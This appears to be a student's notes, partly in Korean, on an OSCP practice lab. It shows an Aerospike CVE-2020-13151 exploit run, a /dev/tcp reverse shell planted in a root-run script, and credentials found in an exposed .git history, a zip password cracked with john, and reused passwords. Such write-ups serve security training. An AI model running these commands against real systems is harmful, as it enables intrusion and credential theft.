This is the first of three dedicated OSCP Challenge Labs. It is composed of six OSCP+ machines. The intention of this Challenge is to provide a mock-exam experience that closely reflects a similar level of difficulty to that of the actual OSCP+ exam.
The challenge contains three machines that are connected via Active Directory, and another three standalone machines that do not have any dependencies or intranet connections. All of the standalone machines have a local.txt and a proof.txt flag, however the Active Directory set only has a proof.txt on the Domain Controller. While the Challenge Labs have no point values, on the exam the standalone machines would be worth 20 points each for a total of 60 points. The Active Directory set is worth 40 points all together.
To align with the OSCP+ ‘Assumed Breach’ scenario for the Active Directory portion of the exam, please use the credentials below for initial access: Username: Eric.Wallows Password: EricLikesRunning800
All the intended attack vectors for these machines are taught in the PEN-200 Modules, or are leveraged in the PEN-200 Challenge Labs 1-3. However, the specific requirements to trigger the vulnerabilities may differ from the exact scenarios and techniques demonstrated in the course material. You are expected to be able to take the demonstrated exploitation techniques and modify them for the current environment.
Please feel free to complete this challenge at your own pace. While the OSCP+ exam lasts for 23:45 hours, it is designed so that the machines can be successfully attacked in much less time. While each student is different, we highly recommend that you plan to spend a significant amount of time resting, eating, hydrating, and sleeping during your exam. Thus, we explicitly do not recommend that you attempt to work on this Challenge Lab for 24 hours straight.
We recommend that you begin with a network scan on all the provided IP addresses, and then enumerate each machine based on the results. When you are finished with the Challenge, we suggest that you create a mock-exam report for your own records, according to the advice provided in the Report Writing for Penetration Testers Module.
Good luck!
Machine IP :
192.168.249.143
Challenge 4 - Aero OS Credentials:
192.168.249.144
Challenge 4 - Crystal OS Credentials:
192.168.249.145
Challenge 4 - Hermes OS Credentials:
192.168.249.143
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
포트 스캔
3000, 3001, 3003 포트는 찾아보니 Aerospike 가 사용함
이 툴은 특정 대상의 서비스가 살아있는지 확인할 수 있음 MySQL, Postgre 등등 이 중 Aerospike도 존재함 https://github.com/ph4r5h4d/wait4it
RCE가 존재함 https://b4ny4n.github.io/network-pentest/2020/08/01/cve-2020-13151-poc-aerospike.html
익스플로잇 성공
┌──(aerospike)─(root㉿kali)-[/home/…/oscp_pen200/oscp_A/standard/CVE-2020-13151-POC-Aerospike-Server-Host-Command-Execution-RCE-]
└─# python3 exploit.py --ahost 192.168.249.143 --pythonshell --lhost=192.168.45.240 --lport 443
[+] aerospike build info: 5.1.0.1

[+] looks vulnerable
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote pFRAPdwgRgjDXvmP
[+] registering udf
[+] sending payload, make sure you have a listener on 192.168.45.240:443.....

┌──(root㉿kali)-[/home/kali/oscp_pen200/oscp_A/standard]
└─# nc -lvnp 443
listening on [any] 443 ...

connect to [192.168.45.240] from (UNKNOWN) [192.168.249.143] 57478
/bin/sh: 0: can't access tty; job control turned off
$ $ whoami
aero
$

local.txt 플래그 획득
권한 상승
[misconfiguration 또는 exploit] 요약
pspy 업로드, 실행
root 권한으로 python 2.7 /opt/aerospike/bin/asadm --asinfo-mode -e 'STATUS' 실행중
asadm 파일에 aero의에 쓰기권한이 활성화 되어있음
echo "/bin/bash -c '/bin/bash -i &>/dev/tcp/192.168.49.57/443 0>&1'" > asadm 리버스쉘 삽입

루트 권한 획득
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약
192.168.249.144
초기침투
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e7:a1:58:e8:67:b6:4e:ba:e9:d5:f4:07:39:af:03:45 (ECDSA)
|_  256 9d:41:05:35:dc:09:3c:a2:f9:82:f7:1e:7c:f8:ad:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-git:
|   192.168.59.144:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: Security Update
|     Remotes:
|_      https://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@github.com/PWK-Challenge-Lab/dev.git
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-generator: Nicepage 4.21.12, nicepage.com
|_http-title: Home
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
FTP
디폴트 계정, 익명 계정 실패
git

git 히스토리에서 크리덴셜 발견
- username stuart@challenge.lab
- password BreakingBad92
wget -r https://target.com/.git/
git checkout -- .
git log -p

SSH 초기 침투
ssh stuart@192.168.144.144 -p BreakingBad92
┌──(root㉿kali)-[~kali/utill]
└─# scp pspy64 stuart@192.168.144.144:/tmp/
stuart@192.168.144.144's password:
pspy64                                                                                    100% 3032KB 919.4KB/s   00:03
홈 디렉터리에 계정이 carla chloe stuart thato 4개 존재함
cron
pspy 시도했으나 발견된 것 없음
/opt/backup/sitebackup.zip
file 명령어의 결과가 data로 출력되는 것은 시스템이 해당 파일의 내부 구조(시그니처)를 인식하지 못했다는 뜻 압축 파일이 깨졌거나, 암호화되었거나, 텍스트가 아닌 바이너리 형태의 알 수 없는 데이터일 때 발생함
```file sitebackup2.zip
sitebackup2.zip: data
SCP로 파일을 칼리에 옮김
scp sitebackup2.zip kali@192.168.45.240:/tmp
sitebackup3 파일이 비밀번호가 걸려있음

zip2john
hash 파일로 변환
zip2john sitebackup3.zip > sitebackup3.hash
해시 크래킹
john sitebackup3.hash --wordlist=../../../utill/wordlist/rockyou.txt
┌──(root㉿kali)-[~kali/oscp_pen200/oscp_A/standard]
└─# john sitebackup3.hash --wordlist=../../../utill/wordlist/rockyou.txt
Using default input encoding: UTF-8
Loaded 19 password hashes with 19 different salts (ZIP, WinZip [PBKDF2-SHA1 128/128 ASIMD 4x])
Loaded hashes with cost 1 (HMAC size) varying from 28 to 6535
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
codeblue         (sitebackup3.zip/joomla/language/.DS_Store)
codeblue         (sitebackup3.zip/joomla/includes/app.php)
codeblue         (sitebackup3.zip/joomla/web.config.txt)
codeblue         (sitebackup3.zip/joomla/cli/joomla.php)
codeblue         (sitebackup3.zip/joomla/cli/index.html)
codeblue         (sitebackup3.zip/joomla/htaccess.txt)
codeblue         (sitebackup3.zip/joomla/LICENSE.txt)
codeblue         (sitebackup3.zip/joomla/includes/index.html)
codeblue         (sitebackup3.zip/joomla/language/overrides/index.html)
codeblue         (sitebackup3.zip/joomla/cache/index.html)
codeblue         (sitebackup3.zip/joomla/includes/defines.php)
codeblue         (sitebackup3.zip/joomla/README.txt)
codeblue         (sitebackup3.zip/joomla/language/index.html)
codeblue         (sitebackup3.zip/joomla/.DS_Store)
codeblue         (sitebackup3.zip/joomla/includes/framework.php)
codeblue         (sitebackup3.zip/joomla/index.php)
codeblue         (sitebackup3.zip/joomla/configuration.php)
codeblue         (sitebackup3.zip/joomla/robots.txt)
codeblue         (sitebackup3.zip/joomla/tmp/index.html)
configuration.php 파일에 chloe@challenge.lab, Ee24zIK4cDhJHL4H, Password@1, joomla 여러 크리덴셜이 존재함
   public $dbtype = 'mysql';
        public $host = 'localhost';
        public $user = 'joomla';
        public $password = 'Password@1';
        public $db = 'jooml';
        public $dbprefix = 'o83rl_';
        public $dbencryption = 0;
        public $dbsslverifyservercert = false;
        public $dbsslkey = '';
        public $dbsslcert = '';
        public $dbsslca = '';
        public $dbsslcipher = '';
        public $force_ssl = 0;
        public $live_site = '';
        public $secret = 'Ee24zIK4cDhJHL4H';
        public $gzip = false;
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang={langcode}';
        public $offset = 'UTC';
        public $mailonline = true;
        public $mailer = 'mail';
        public $mailfrom = 'chloe@challenge.lab';
        public $fromname = 'Challenge Lab';
        public $sendmail = '/usr/sbin/sendmail';
chloe 계정은 ssh 접속 실패 패스워드는 Ee24zIK4cDhJHL4H 사용하였음
┌──(root㉿kali)-[~kali/oscp_pen200/oscp_A/standard/joomla]
└─# ssh chloe@192.168.144.144
chloe@192.168.144.144's password:
Permission denied, please try again.
chloe@192.168.144.144's password:
Permission denied, please try again.
chloe@192.168.144.144's password:
chloe@192.168.144.144: Permission denied (publickey,password).
su chloe 계정 전환 시도 (패스워드는 Ee24zIK4cDhJHL4H 사용)
stuart@oscp:/home$ su chloe
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

chloe@oscp:/home$ whoami
chloe
chloe@oscp:/home$
sudo su 패스워드는 Ee24zIK4cDhJHL4H 재사용 결과, 루트 플래그 획득
